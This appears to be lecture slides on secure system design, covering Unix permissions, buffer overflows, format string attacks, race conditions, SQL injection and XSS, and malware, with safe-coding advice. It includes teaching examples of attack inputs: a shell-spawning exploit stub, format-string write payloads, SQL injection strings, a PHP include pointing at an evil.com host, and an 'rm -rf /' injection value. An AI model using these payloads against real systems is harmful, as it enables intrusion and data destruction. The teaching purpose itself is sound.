# Protection of Communication Infrastructures

## Chapter 2
## Security Aware
## System Design & Implementation

(Acknowledgement: material has been compiled from [Bra04] with some modifications & additions)

## Problems of Practical System Security

- It is impossible to prove security of any moderately complex system
  - Complexity of a system makes it hard to understand, analyze and secure
- Software is at root of all common security problems:
  - Security holes and vulnerabilities are result of bad software design and implementation
  - There is too much information from too many sources for system administrators to keep up with patches for security vulnerabilities
  - System administrators can thus be considered as being another class of “victims” of poorly-written software


Vulnerabilities Reported to the Computer Emergency Response Team (CERT)

| Year | 1998 | 1999 | 2000 | 2001 | 2002 | 2003 | 2004 | 2005 | 2006 | 2007 | 2008 |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Vulnerabilities | 262 | 417 | 1090 | 2437 | 4129 | 3784 | 3780 | 5990 | 8064 | 7263 | 6058 |

# Technical Trends Leading to System Vulnerabilities

- Size and complexity of modern information systems and corresponding programs:
  - Widespread use of low-level programming languages like C, C++ that do not protect against simple types of attack
  - Improper configuration by retailers, administrators and user
- Degree to which systems have become extensible:
  - Extensible host accepts updates or extensions called “mobile code”, e.g., plug-ins
  - Extensibility makes it hard to prevent malicious code from slipping in
  - How to predict any possible extension to a product …
- Other trends impacting security:
  - Lack of diversity in popular computing environments (i.e. pervasiveness of the Microsoft platform in end systems, the Unix OS in servers and IOS in routers)
  - “Internet time phenomenon”: short duration of development cycles – compressed development schedules & specs poorly written (if written)

# A Typical “History” of a Vulnerability…



“Windows of Vulnerability: A Case Study Analysis”, Arbaugh, *et al* IEEE Computer, Dec. 2000

- Vulnerabilities are mostly exploited *after* a patch has been released!
- But there are also Zero Day Exploits and vendors not fixing products…

# Origin of Attacks

- Remote attacks:
  - Attacker breaks into a machine connected to same network, usually through flaw in software
  - Often also due to weak passwords etc.
- Local attacks: malicious user gains additional privileges on a machine (usually administrative)
  - One of the main causes: software flaws in combination with UNIX access control

# Some Background on Unix-Like Access Control (1)

- Why are we dealing with Unix here?
  - Because it (or a derivative of it) is the OS of many servers
  - Most local exploits depend on the unix-like access control systems
- The Unix Access Control Model
  - On Unix systems, each user is represented to the security infrastructure as a single integer, called the user ID (UID).
  - User can also belong to "groups," which are virtual collections set up to allow people to work on collaborative projects.
  - Each group has its own identifier called a group ID (GID),
  - Users can belong to multiple groups

# Some Background on Unix-Like Access Control (2)

- The UID 0 is special:
  - It is the UID used by the administrator of the system (usually the "root" account on a Unix machine)
  - UID 0 effectively gives the administrator (or other users borrowing such privilege) complete access to and control over the entire machine
  - The UID 0 is capable of performing any operation on any object, regardless of permissions

  - On most systems no roll-based access control…

# Some Background on Unix-Like Access Control (3)

- Ownership:
  - All objects in a system are assigned an owning UID and GID, including files, devices, and directories
  - Along with owning identifiers, there are access permissions associated with each object indicating who has access to:
    - read the object,
    - write to the object, and
    - execute the object
- Object access (from a running process):
  - Upon access attempt, the OS scrutinizes effective UID (EUID) and effective GID (EGID) assigned to the process, comparing them with permissions needed for the access to be allowed
  - Some programs require special access to system resources and can change the EUID of a process based on a strict set of rules:
    - Such programs are called setuid programs.
    - Similar notion for groups called setgid programs

# Some Background on Unix-Like Access Control (4)

- Unix permissions – three sets of permissions associated with any file or directory:
  - first set consists of owner permissions
  - second set consists of group permissions
  - third set specifies what other users (“world”) can do to a file

- Best match policy:
  - If a file is group writable, but not owner writable, then the owner cannot write to the file without first changing the permissions, even if the owner is in the group associated with the file
  - There are three types of permission: read, write, and execute
  - A user can set the permissions on any file the user owns arbitrarily, and the root user can set the permissions of any file at all arbitrarily
  - No one else can change permissions on a file

# Some Background on Unix-Like Access Control (5)

- Unix permissions and their representation :
  - Bits used are grouped in threes, and represent the special, user, group, and other permissions:

    (04000) setuid

    (02000) setgid

    (01000) sticky bit

    (00400) read privileges for owner

    (00200) write privileges for owner

    (00100) execute privileges for owner

    (00040) read privileges for group

    (00020) write privileges for group

    (00010) execute privileges for group

    (00004) read privileges for others

    (00002) write privileges for others

    (00001) execute privileges for others

# Some Background on Unix-Like Access Control (6)

- Root permissions:
  - The root user (UID 0) isn't subjected to read or write checks at all
  - However, the root user is still subject to limited checks on the executable permission
  - Two more permissions are setuid and setgid, which change runtime behavior on executable files
  - These permissions indicate whether the UID, GID, EUID, and EGID identifiers are modified before running the executable
- Sometimes programs need root permissions:
  - E.g., UNIX-based operating systems only allows root to bind to a port under 1024.
  - An SMTP server must bind to port 25
  - Writing SMTP server requires at least one program that either runs with root privileges or is setuid root (see next slide)

# Some Background on Unix-Like Access Control (7)

- Setuid programming:
  - Setuid and setgid permit running a program with permissions of executable's owner
  - This provides flexibility in changing UID, EUID, GID, and EGID of a program as it runs:
    - Else UID == EUID, and GID == EGID
  - Basic idea behind this is temporary use of root privileges:
    - When a program needs root privileges, confine operations that need privileges to beginning of program, then drop root privileges ASAP
  - Setuid programs are often owned by root – this makes them an attractive target for attackers!

# Main Attacking Techniques

- Common cause:
  - Exploiting trust in program input / environment: Doing something the programmer or user did not think of…
- Major approaches:
  - *Buffer Overflows*
  - *Format String attacks*
  - *Exploiting race conditions & trust in OS environment*
  - *SQL-Injections & Cross-Site-Scripting*
  - *Placing Malware*

# Buffer Overflows (1)

- What is a buffer overflow?
  - Programs written in C or C++ create storage at runtime in two different sections of memory: stack and heap:
    - Heap-allocated data from `malloc()` or `new`
    - Stack-allocated data includes nonstatic local variables and parameters passed by value
  - **Buffer** = memory region of contiguous chunks allocated of same data type
  - **Buffer overflow** = writing past bounds of buffer
  - Buffer overflows have been causing serious security problems for decades
- The principle cause for this is that C and C++ are inherently unsafe:
  - No runtime bounds checks on array and pointer references to prevent writing past the end of a buffer
  - Thus, the developer must check bounds (an activity that is often ignored) or risk problems
  - Also a number of unsafe string operations in the standard C library

# Buffer Overflows (2)

- Consequences:
  - Reading / writing past end of a buffer can cause:
    - Programs to act strangely
    - Programs to fail completely
    - Programs to proceed with no noticeable difference in execution
  - Side effects of overrunning a buffer depend on:
    - How much data written past buffer bounds
    - What data are overwritten when buffer fills/spills over
    - Whether program attempts to read data overrun during the overflow
    - What data end up replaces overwritten memory

# Buffer Overflows (3)

- Exploiting buffer overflows:
  - Simple example: boolean flag to control program behavior
    - If a boolean flag determines whether the program can access private files then a malicious user can overwrite buffer, changing the value of the flag, providing attacker with illegal access to private files
  - Goal of remote attacks:
    - Target a specific programming fault: careless use of data buffers allocated on a program’s runtime stack
    - An attacker taking advantage of a buffer overflow vulnerability through stack smashing can run arbitrary code
  - Goal of local attacks: Privilege Escalation
    - Any time privilege is granted (even temporarily, initially by setuid), there is potential for privilege escalation to occur
    - Many Unix applications have been abused into giving up root privileges through exploit of buffer overflow in suid regions of code (e.g. lpr, xterm, and ping)

# Buffer Overflows (4)

- Avoiding buffer overflows:
  - C standard library has several calls highly susceptible to buffer overflow
  - Example: never use `gets()`
    - `gets()` reads a line of user-typed text from stdio and does not stop reading text until it sees an end-of-file character or a newline character
    - `gets()` performs no bounds checking at all – it is always possible to overflow and buffer using `gets()`
  - Alternative: use `fgets()` which has the same functionality as `gets()`, but accepts size parameter to limit number of characters read

Instead of:

```
void func() {
 char buf[BUFSIZE];
 gets(buf);
}
```

Use:

```
void func() {
 char buf[BUFSIZE];
 fgets(buf, BUFSIZE, stdin);
}
```

# Buffer Overflows (5)

- One major source of problems:
  - Standard functions with potential to cause trouble:

```
strcpy()
strcat()
sprintf()
scanf()
sscanf()
fscanf()
vfscanf()
```

```
vsprintf()
vscanf()
vsscanf()
streadd()
strecpy()
strtrns()
```

  - Exploiting one of these functions requires an arbitrary input to be passed
  - Thus, not all uses of them are dangerous (i.e. if you know what is passed to them):
    - Example: `strcpy(buf, “Hello world”);`

# Buffer Overflows (6)

- Example for secure buffer operations:
  - Function `strcpy(dst, src)` copies source string into a destination buffer
  - No specific number of characters are copied, as this depends directly on how many characters are in the source string
  - Alternative 1: use `strncpy()`

    -
      ```
      strncpy(dst, src, dst_size-1);
      dst[dst_size-1] = ‘\0’; /* to be safe! */
      ```
  - Alternative 2: allocate sufficient memory when you know required amount

    -
      ```
      dst  = (char *)malloc(strlen(src)+1);
      strcpy(dst, src);
      ```
- Moral: *always check bounds (even if this costs efficiency)*[1]
  - Price of this efficiency gain: C programmers must take care and be extremely security conscious to keep programs secure
  - C programmers must either write more code (so that it is secure) or minimize the code they write and hope it does not create a security problem.

[1] *Untrue in most situations anyways*

# Buffer Overflows (7) - Background on memory regions

- Some regions of memory that are almost always present:
  - *Program arguments* and the *program environment*
  - The *program stack*
  - The *heap*
  - The *block storage segment (BSS)* segment contains globally available data (such as global variables)
  - The *data segment* contains initialized globally available data (usually global variables)
  - The *text segment* contains the read-only program code
  - BSS, data, and text segments constitute static memory – i.e. the sizes of these segments are fixed before the program ever runs

# Buffer Overflows (8)

- Heap and stack are dynamic, they grow as the program executes:
  - Size changes are a direct result of runtime memory allocation — stack allocation and heap allocation
  - Programmer interface to heap varies by language
    - In C the heap is accessed via `malloc()` (and other related functions)
    - In C++ the `new` operator is the programmer's interface to heap
- Stack allocation handled automatically whenever a function is called
  - Stack holds information about context of current function call
  - Container for this information is a continuous block of storage called an activation record, or alternatively, a stack frame

# Buffer Overflows (9)

- *Stack smashing:*
  - A buffer overflow overwrites the return address in a stack frame
  - Put some code into a stack-assigned variable, then construct a new return address to jump to the code
- In principle, also the heap can be attacked with overflow:
  - Difficult in practice, but not impossible
  - Attacker must figure out security-critical variables
  - Once security-critical variables are identified, attacker must come up with a buffer that can overflow in such a way that it overwrites the target variable
  - Attacker may look for dynamic object etc. to find and overwrite code pointers
  - Operating system version or library version changes make heap overflows hard to exploit

# Buffer Overflows (10)

- Stack overflows are easier (if no precautions are taken), because there is always something security critical to overwrite on the stack—the return address:
  - Find a stack-allocated buffer to overflow that allows overwriting return address in a stack frame
  - Place some hostile code in memory to jump to when the attacked function returns
  - Write over the return address on the stack with a value that causes the program to jump to the hostile code

# Buffer Overflows (11)


- Two types of stack-allocated data:
  - Nonstatic local variables, and
  - Parameters to functions
- Decoding the stack:
  - `ebp` is called the base pointer and points to current stack frame
  - Code accessing local variables and parameters written relative to ebp
  - The base pointer points to place where old base pointer is stored
  - If, for example, the current value of `ebp` be 0xbffffa94 then the next 4 bytes, starting at 0xbffffa94, contain the return address
  - On x86 architectures a stack frame looks like:

    *Low address*
    - Local variables
    - Old base pointer
    - Return address
    - Function parameters

    *High address*

# Buffer Overflows (12)

- The stack often (x86) grows “down” toward memory address 0, so previous stack frame is below function parameters
- Thus, overflowing a local variable can overwrite return address for the function we’re in, i.e., if we overflow a function parameter, we can overwrite the return address in the stack frame below us
- Interesting pointers to the stack:
  - Base pointer:
    - Points to the middle of a stack frame
    - Is used for relative references to local variables and parameters
    - Lives in the register `ebp`
  - Stack pointer always points to top of stack:
    - As things get pushed onto the stack, stack pointer automatically moves to account for it
    - As things get removed from the stack, stack pointer (`esp`) is also automatically adjusted



# Buffer Overflows (13)

- Before a function call, the caller:
  - Pushes all parameters expected by called function onto the stack
  - Saves other registers, etc. by storing them in variables on the stack
  - When done, caller invokes the function with the “call”
  - Call instruction *pushes return address onto stack* and *stack pointer gets updated* accordingly
  - Call instruction causes execution to shift to the callee
- The callee:
  - Saves caller’s base pointer by pushing the contents of the `ebp` register onto the stack and update stack pointer (now pointing at old base pointer)
  - Sets value of `ebp` for callee’s use: current value of stack pointer used as caller’s base pointer, so contents of register `esp` are copied into `ebp`
  - When callee is ready to return, caller updates the stack pointer to point to the return address
  - Return instruction transfers program control to return address on stack and moves stack pointer to reflect it

# Buffer Overflows (14)

- Exploiting this with a buffer overflow:
  - Figuring out how to overflow a particular buffer and then modify the return address is half the battle – often difficult to determine if something that looks like a buffer overflow is an exploitable condition
  - Unix: goal of attacker is to get an interactive shell
    - So, straightforward attack code usually attempts to fire up `/bin/sh`

```
void exploit() {
    char *s = “/bin/sh”;
    execl(s, s, 0x00); }
```

    - Take attack code, compile it, extract binary for piece that actually does work, and then insert compiled code into the buffer being overwritten
    - Discern where overflow code should jump, place that address at the necessary location in buffer so that it overwrites normal return address
  - Windows: usual goal is to download hostile code onto the machine and execute it – often remote administration tool, ransomeware, bots, …

# Buffer Overflows (15)

- Most functions with buffers susceptible to buffer overflow attacks operate on null-terminated strings
  - Thus exploit code cannot include any null bytes
  - If exploit code requires a null byte then the byte must be the last byte to be inserted, because nothing following it gets copied
  - Workaround: Get a null without explicitly using 0x00
    - Basic Idea: Anything XOR-ed with itself is 0

```
void exploit() {
    char *s = “/bin/sh”;
    execl(s, s, 0xff ^ 0xff); }
```

  - Notice: Example is not fully working, why?
  - Removing null bytes is best accomplished by compiling to assembly, then tweaking assembly code

# Buffer Overflows (16)

- Given exploit code it must be inserted onto stack:
  - Determine the exploit code's exact address
  - Overwrite the original return address so the execution jumps to the address of the exploit
  - Easier: insert `NOP`s (no operation – the "empty" statement) in front of the exploit code; then if the address is close but not exactly correct, the code still executes
    - Called NOP slide or NOP sled
    - Extremely long slides possible in the heap by "heap spraying"
    - Also other patterns to avoid detection by an IDS
  - If it is impossible to overwrite the return address without causing a crash, try to reconstruct and mimic the state of the stack before exploiting the overflow

- Note: Many more advanced exploitation techniques exist, e.g., to exploit an overflow of a single byte (called off-by-one)

# Countering Buffer Overflow Risks (1)

- *Stackguard approach:*
  - Puts a little bit of random data (called *canary*) at end of stack-allocated data, and later checks to see whether the data are still there before a buffer overflow may occur
  - Stackguard approach not quite as secure as generalized bounds checking, but quite useful
    - Variables in the stack of the same function may still be overwritten
    - Heap overflow attacks may still occur
  - Performance impact!
- *Memory integrity checking packages* (valgrind, llvm address sanitizer)
  - This can even protect against heap overflows (if in production code!)
  - Extremely slow…
- *Replace vulnerable calls with "safer" versions:*
  - Only works for those functions the library actually reimplements safely … (how do you know?)
  - For attacker easy to find vulnerable calls, but hard to fix in binary code…

# Countering Buffer Overflow Risks (2)

- *Non-executable stacks & heap segments:*
  - Exploit code is written onto program stack or heap and executed there
  - There is support for non-executable memory regions for most operating systems and modern processors
  - However not all programs support it (especially JIT compiler like Java & Flash)
  - Even if active no full protection: Return Oriented Programming (ROP) also called “return to libc” is still an issue
  - ROP Example: Imagine you need to set the register EAX to zero to become root
    - Look in libraries for the following code:

```
mov EAX, 0
ret
```

    - Call that code and continue the program..
    - Of course `xor EAX, EAX` or `sub EAX, EAX` is also fine…
  - Sometimes there are functions like `OPENSSL_indirect_call` that call any function with stack parameters…

# Countering Buffer Overflow Risks (3)

- *Address Space Layout Randomization (ASLR):*
  - Countermeasure against ROP
  - Load system libraries (and executables) at random, but consecutive memory addresses
  - Cannot be guessed by an attacker so ROP shall become impossible
  - Needs support from OS and program…
  - Only effective when heap & stack are non-executable, otherwise heap spraying can be used
  - Also often not enough entropy on 32 bit systems…
  - Leads to somewhat higher binding and calling times while loading and executing a program
- Better: Fix the root cause… more on this later

# Format string attacks (1)

- Format string attacks (C / C++ programming languages):
  - Programmers give untrusted users the ability to manipulate format strings to their output statements (`printf` and family)
  - For example, when the programmer should have written:
    - `printf("%s", username);`

    they often omit the format string and write:
    - `printf(username);`
- Why is this dangerous?
  - The `printf()` family of functions supports an arbitrary number of arguments
  - Imagine now, that `username = ”%d”`
    - In this case `username` is treated as a format string telling the `printf` function to interpret the next memory block on its call-stack as an `int` variable (usually occupying 4 byte)
    - However, as the original code did not pass any argument, this enables the attacker to read the stack of the calling function!
    - This can be generalized: `username = ”%d%d%d”`

# Format string attacks (2)

- Depending on the deployed standard library (e.g. glibc) it is even possible to deliberately control which part of the stack is read:
  - The format string ”`%10$d`”, for example, reads the 10th argument (interpreted as integer) on the call stack
  - Therefore, an attacker can read arbitrary parts of the stack
- Format strings even allow to write into the call stack:
  - The reason for this is the ”`%n`” directive, that writes the number of characters formatted so far into an integer variable:

    ```
    int i;
    printf(”%d%n”,2,&i);
    ```

    After execution of `printf` the variable `i` contains the value 1
  - This can be exploited if the programmer omitted the format string in his call, e.g. `printf(username);`
    - Set `username = ”%d%n”`
    - In this case, `printf` will write the value 1 into the memory which is referenced in the `dword` (interpreted as memory address) located on the call-stack 4 bytes above (= after the ”integer” indicated by ”`%d`”)

# Format string attacks (3)

- Writing to (almost) arbitrary memory addresses:
  - If a program contains a line like `snprintf(buf,sizeof(buf),input)` with `buf` being a buffer allocated on the stack, an attacker can exploit this to write to an almost arbitrary address:
    - The format string to pass contains the address to which the attacker wishes to write in the first four commands, e.g. ”`\x23\x01\xcd\xab`” for the address `0xabcd0123` (little-endian architecture)
    - With the next format commands the attacker needs to skip as many bytes on the stack so that he is able to address the memory where the local variable `buf` is located:
      - If, for example, `buf` starts two `dwords` above on the call stack, the format string needs to additionally contain ”`%d%d`”
    - By concatenating the command ”`%n`” to the format string, the attacker instructs the function `snprintf` to write the number of bytes formatted so far into the memory starting at the address now contained in `buf`
    - E.g. ”`\x23\x01\xcd\xab%d%d%n`” would cause the value `12` being written into memory address `0xabcd0123`

# Format string attacks (4)

- Writing (almost) arbitrary values:
  - The directive ”`%n`” always outputs the number of characters formatted so far even in case, when the actual string written would be truncated to a fixed length, e.g. by `snprintf(buf, length, s)`
  - Therefore, in order to be able to write an arbitrary value the attacker needs to ensure that his format string produces a string with the desired length before the ”`%n`” directive is evaluated
  - This can be realized by the directive ”`%.n`” which will cause the following value to be output with precision `n` (~ n characters of output):
    - E.g. ”`%.100x`” will cause result in a character string of length 100
  - This gives the attacker the freedom to specify almost every value he wishes to write:
    - However, the executing program will actually produce a character string of the specified length before writing the resulting length to the addressed memory (may consume more than 100 MByte)
    - There are alternative techniques which split write operations in two 16-bit-word or four octet write operations (also with some restrictions)

# Format string attacks (5)

- Summary on format string attacks:
  - If an attacker can read the output of the final buffer `printf(Userinput)`, he obviously has control over the computer processing it
  - This gives some kind of remote-debugger-access to the machine, that allows the attacker to get in at the first try
  - Playing around format args and pointers allows to construct some kind of ”generic format string” that will overwrite *certainly* the caller's return address. This must be coupled with a remote return address guess to work properly, but gives *at least* the same luck rate as remote buffer overflows
  - With a format string attack the attacker has more freedom than with buffer overflows as he can almost arbitrarily specify what to overwrite
  - Format string attacks even work in case that the called function checks the size of the input string, as long as the format string does not exceed this limit

Format string attacks are even more dangerous than buffer overflows!
& can be found automatically…

# Race Conditions (1)

- From electronics:
  - A race condition occurs when two mutually-exclusive events are simultaneously initiated through different circuit elements by a single cause
- General notion:
  - A race condition occurs when an assumption needs to hold true for a period of time, but actually may not
  - Whether it does is a matter of exact timing
  - In every race condition there is a window of vulnerability -- that is, there is a period of time when violating the assumption leads to incorrect behavior
- Race conditions in software:
  - Only possible in environments in which there are multiple threads or processes occurring at once that may potentially interact

# Race Conditions (2)

- Characteristics of race conditions:
  - Very hard to detect – especially if not looked for
  - Often difficult to fix – even when known to exist
  - Deterministic program can behave non-deterministically
- Common security related race conditions:
  - File system access
  - Privilege management (  setuid, in practice this usually occurs together with file system access)
- File access race conditions are primarily a problem on Unix machines:
  - Local access is usually required
  - Once an attacker has broken into a Windows machine, he already has access necessary for whatever he would like to do as many Windows machines are not really multi-user machines
  - Security-critical, file-based race conditions, however, are still possible on a Windows machine

# Race Conditions (3)

- Essence of a file system race condition:
  - There is a check on some property of the file that precedes the use of that file
  - The check needs to be valid at the time of use for proper behavior, but may not be
  - Such flaws are called *time-of-check, time-of-use (TOCTOU)* flaws
- Example:
  - Program running setuid root is asked to write a file owned by the user
  - Reason for this: root can write to any file it wants, so program must take care not to write anything unless actual user has permission to do so
  - Preferred way to solve this problem is to set the EUID to the UID running the program
  - Programmers may use `access()` to get those results (see next slide)

# Race Conditions (4)

```
/* access() returns 0 on success */
if(!access(file, W_OK)) {
  f = fopen(file, "wb+");
  write_to_file(f);
  fclose(f);
} else {
  fprintf(stderr, "Permission denied
             when trying to open %s.\n", file);
}
```

- ❑ The window of vulnerability here is the time it takes to call `fopen()` and have it open a file, after having called `access()`
- ❑ If an attacker can place a link from a valid file to which the attacker has permissions to write to a file owned by root (e.g. /etc/passwd), within the window of vulnerability, then the file owned by root can be overwritten

# Race Conditions (5)

- ❑ Exploitable file system race conditions require:
  - ❑ Attacker must have access (legitimate or not) to the local machine
  - ❑ Program with the race condition needs to be run with an EUID of root
- ❑ Avoiding TOCTOU problems:
  - ❑ Avoid file system calls that take a filename for an input, instead of a file handle or a file descriptor
  - ❑ Using file descriptors or file pointers, ensure the file on which we are operating does not change behind our back after we begin using it.
  - ❑ Instead of doing a `stat()` on a file before opening it, open the file and then do an `fstat()` on the resulting file descriptor
  - ❑ Avoid doing access checking on files in programs – leave that to the underlying file system
  - ❑ Never use `access()`
    - ■ Set EUID and EGID to the appropriate user and drop any extra group privileges by calling `setgroups(0,0);`

# Race Conditions (6)

- Avoiding TOCTOU problems (continued):
  - Opening arbitrary files, start by using `open()` and then use `fdopen()` to create a FILE object
  - To be sure of the proper file:
    - `lstat()`
    - `open()`
    - `fstat()`
  - Compare three fields in the two stat structures to be sure they are equivalent: `st_mode`, `st_ino` and `st_dev`
  - However, many common calls do not have alternatives that operate on file descriptors: `link()`, `mkdir()`, `mknod()`, `rmdir()`, `symlink()`, `unmount()`, `unlink()`, and `utime()`
    - Keep such files in their own directory, where the directory is only accessible by the UID of the program performing file operations
    - Thus, even when using symbolic names, attackers are not able to exploit a race condition, unless they already have the proper UID.

# Race Conditions (7)

- File Locking:
  - File locking seems easy:
    - Use open() and pass in the O_EXCL flag asks for exclusive file access
    - However, it does not behave properly on many NFS-mounted file system
  - File locking on some operating systems is discretionary not mandatory
  - If file locks are only enforced by convention, they can be circumvented
    - If a program crashes after locking a file (e.g. becoming a zombie), without unlocking the file can cause deadlock
    - Need to be able to "steal" a lock, grabbing it, even though some other process holds it
    - Obviously, "stealing" a lock creates a possible race condition … and so it goes …

# SQL Injections & Cross-Site-Scripting (XSS) (1)

- Currently most exploited in web applications
- Often programmed in Java, PHP, Perl, Python etc.
  - No buffer overflows
  - Format string attacks usually not easily possible

- However different attack classes introduced
  - Root cause: Languages motivate programmer to concatenate strings
  - Often done without proper checking
  - Example:
    - `$execute = $connect->query(“SELECT COUNT(user) FROM userdb WHERE user=‘$user‘ AND pass=‘$pass‘”);`
    - What happens if the password is set to `‘ OR ‘x‘=‘x`?
    - What happens if the password is set to `‘; DROP TABLES; -- ‘`?


# SQL Injections & Cross-Site-Scripting (XSS) (2)

- Depending on target different attack names:
  - Change of SQL queries ➔ SQL injections
  - Changing LDAP queries ➔ LDAP injections
  - Embedding CRLF & HTTP-Headers ➔ CRLF Injection attacks
  - Embedding HTML or JavaScript in other websites ➔ Cross-Site-Scripting (XSS)
    - Will be executed in the browser with the rights of the domain, e.g., with that of a home banking site...

  - PHP file inclusion vulnerability:
    - `<?php include($_GET['file'].”.php”); ?>`
    - What if $_GET['file'] is http://evil.com/myCode.php?bla=
  - Similar for Perl (but even trickier):
    - `$fh = open(STATFILE, "/usr/stats/$username”);`
    - What if the user provides `../../bin/rm -rf / |`?

## SQL Injections & Cross-Site-Scripting (XSS) (3)

- Remote code execution comparably seldom by this vulnerability class
- Nonetheless for some time most data records compromised this way
- Often user credentials are stolen or changed....


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

[http://xkcd.com/327/]

## Malware – Introduction & Ways of Infection

- One of the major problems today: Malicious Software (malware)
- Often installed by wrong trust assumptions without any “real hacking”
- Usually collect further user credentials
- Examples:
  - Installing programs from suspicious software sites or hacked web sites (about 80% of cases according to [DBIR14])
  - Running software from a found USB stick
  - Running applications from E-Mails
  - Tainted software sometimes already on new devices
  - Installed by Windows-Update (e.g. Flame)
  - …
- Major reason for this success: Complexity of software and systems!

# Types of Malware

- Backdoors:
  - Unwanted “features” in standard software, e.g., vendor logins etc.
  - Does not spread
- Trojan Horses:
  - Software to remote control computers often bundled with standard software to decoy victims
  - Does not spread
- Rootkits:
  - Usually special Trojan horses that hide deeply in the OS
  - May even put the OS in a virtual container (Blue Pill) or hide in microcontrollers in mainboards
- Viruses:
  - Spread by coping themselves on removable media
- Worms:
  - Spread over networks

# Malware – Countermeasures?!

- What can be done? Depends, but always difficult…

- Deploying virus scanners and network monitoring against “well-known” malware
- Install updates…
- Obtaining signed software from trusted sources
  - Use HTTPS downloads, verify updates, perhaps even use TPM…
  - Attention: From time to time attackers obtain access to some private keys…
- Software audits and system call monitoring against backdoors
- Train users to be cautious!
- Least privilege principle: Never use more rights than you need for your task…

- But all of this will not help as we will see…

# Exploiting Trust (1)

- Definition: *“Trust = assured reliance on the character, ability, strength, or truth of someone or something [...]”* (Merriam-Webster Dictionary)
- Misguided (dysfunctional) trust relationships in software applications are common:
  - Trust assumptions are seldom explicitly defined
  - Implicit trust relationships with untrustworthy components
  - Overestimating or misjudging trustworthiness of other components in the system, the deployment environment, or peer organizations
- Trust is transitive, as can be seen in the following example:
  - Given:  A UNIX account on a system that was only supposed to be used for e-mail and a few other functions. The entire system is menu driven.
  - Log in through TELNET… immediately dropped into the menu system
  - To read e-mail, the menu system invokes “a widely used UNIX mail program”; when editing a message, the mail program invokes the vi editor
  - With the vi editor, one can run arbitrary shell commands
  - With shell commands, it is easy to disable the menu system...

# Interlude: Reflections on Trusting Trust (1)

- By Ken Thompson [Tho84]
- **Stage I**
  - Write the shortest self-reproducing program
  - A source program that, when compiled and executed, will produce as output an exact copy of its source
